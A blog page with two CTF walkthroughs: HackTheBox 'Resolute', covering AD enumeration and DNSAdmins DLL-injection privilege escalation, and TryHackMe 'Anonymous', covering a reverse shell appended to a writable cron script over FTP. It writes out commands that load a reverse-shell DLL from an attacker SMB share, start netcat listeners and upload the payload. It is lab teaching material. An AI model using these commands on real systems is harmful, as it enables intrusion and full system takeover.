Resolute – HackTheBox Walkthrough

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Resolute machine from Hack The Box (HTB).

Resources/Tools Used:

Process Followed:

After connecting HTB lab through VPN, started Resolute (10.10.10.169) machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan

Quick scan showed quite a few open ports including DNS(53), Kerberos (88), RPC (135), LDP(389), SMB (445) and WSMAN (5985). To detect services running on these ports and OS scanned using -A option as follows:

nmap aggressive scan

Tried anonymously connecting and listing SMB shares but listing was denied for anonymous user.

SMB share listing disabled for anonymous user

Ran enum4linux to enumerate as much information as possible including shares, users etc. Output showed domain users. One interesting information showed password for user marko but was not correct. Saved the password and tried to check against all domain users to see if it was valid for any domain user. SMB bruteforce showed the found password as valid for user melanie.

SMB brute force

Used smbclient to connect again to SMB shares but this time around with user melanie and downloaded files but no interesting information was gathered.

SMB login
SMB shared file download

As port 5985 for Windows Remote Management was open so tried connecting using Evil-WinRM with user melanie.

Evil-WinRM login with melanie

Browsed to Desktop folder to capture the user flag.

User flag

Uploaded winPEAS to check what options are available for privilege escalation from user melanie to system. Ran winPEAS but did not find any useful information.

Upload winPEAS

Upon listing contents of C:\ found a folder PSTranscripts.

Upon listing contents of this folder found a hidden txt file.

Read contents of the file and found possible credentials for user ryan.

User ryan password

Logged in with user ryan (using Evil-WinRM) and found an interesting piece of information in “note.txt” file under ryan’s Desktop folder. This file showed that system is configured to revert all changes after a minute so we may have to perform all of our privilege escalation tasks within a minute.

note.txt

Checked group memberships and privileges of ryan (using whoami /all) and came to know this user belonged to DNSAdmins group.

User ryan group memberships and privileges

Referred to following links on how to perform privilege escalation using DNSAdmins group user to become local Administrator.

https://www.abhizer.com/windows-privilege-escalation-dnsadmin-to-domaincontroller/

This method referred to using DLL injection to perform privilege escalation from a user having DNSAdmin rights to Administrator rights. This method involved creating a DLL that will provide reverse shell, hosting this DLL so it is available to the target machine, listening on a specific port to catch the shell spawned, injecting DLL and restart DNS service.

Firstly msfvenom is used to generate the DLL that will be injected on remote DNS server.

DLL with reverse shell generation

Referred to Impacket’s SMBserver.py script available at (https://raw.githubusercontent.com/SecureAuthCorp/impacket/master/examples/smbserver.py) to host our DLL created in previous step.

SMB share hosting


Verified if this share is available on target machine.

SMB share visible to target

Before injecting DNS with our generated DLL started a netcat listener on port 4444 (nc -nvvlp 4444) to catch the shell spawned. After this injected the DLL using following commands:

  1. dnscmd.exe /config /serverlevelplugindll \\10.10.14.44\SHARE\privesc.dll

2. sc.exe stop dns

3. sc.exe start dns
DLL injection

After executing the above commands received a system shell on the terminal with netcat listener.

System access

After this browsed to Desktop folder under Administrator user and there was root.txt file stored in this directory. Read the contents of file root.txt to capture the root flag.

Root flag

Submitted the flags (user and root) on HTB website to own machine and increase our owned machine count.

I hope this helped. Thanks.

Anonymous – THM Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete Tryhackme.com (THM)’s room Anonymous hacking tasks.

Resources/Tools Used:

[Task 1] Pwn

Try to get the two flags!  Root the machine and prove your understanding of the fundamentals! This is a virtual machine meant for beginners. Acquiring both flags will require some basic knowledge of Linux and privilege escalation methods.


#1Enumerate the machine.  How many ports are open?

Four open ports were identified as open after performing nmap quick scan on all ports.

Open ports
#2What service is running on port 21?

FTP is the service running on port 21.

FTP service on port 21

#3What service is running on ports 139 and 445?

SMB is the service running on ports 139 and 445.

SMB service on port 139 and 445

#4There’s a share on the user’s computer.  What’s it called?

Share on user’s computer is ‘’pics”. This was identified using smbclient.

User share on computer
#5user.txt

  • Logged in to ftp with anonymous user.
FTP access

  • Found a directory “scripts” with read/write/execute permissions. Found three files in the scripts folder, downloaded them and reviewed their contents.
scripts folder


  • From these files observed “clean.sh” had read/write/execute permissions, so we can add our commands to this script file. Checked the contents of this file.
clean.sh
  • Browsed to pentestmonkey website to get bash reverse shell command.
bash reverse shell

  • Made a local file “clean.sh” and added the above command and modified it to reflect IP of attack/local machine.
Local clean.sh

  • Started a netcat listener on port 4444.
Netcat listener
  • Uploaded this script to clean.sh through ftp using following command.

curl ftp://10.10.153.255/scripts/clean.sh –upload-file clean.sh –append

  • Verified the append by visiting the ftp site or using previous curl command (curl ftp://10.10.153.255/scripts/clean.sh).
Appended clean.sh

  • Waited for some time and got shell from the system.
Shell access
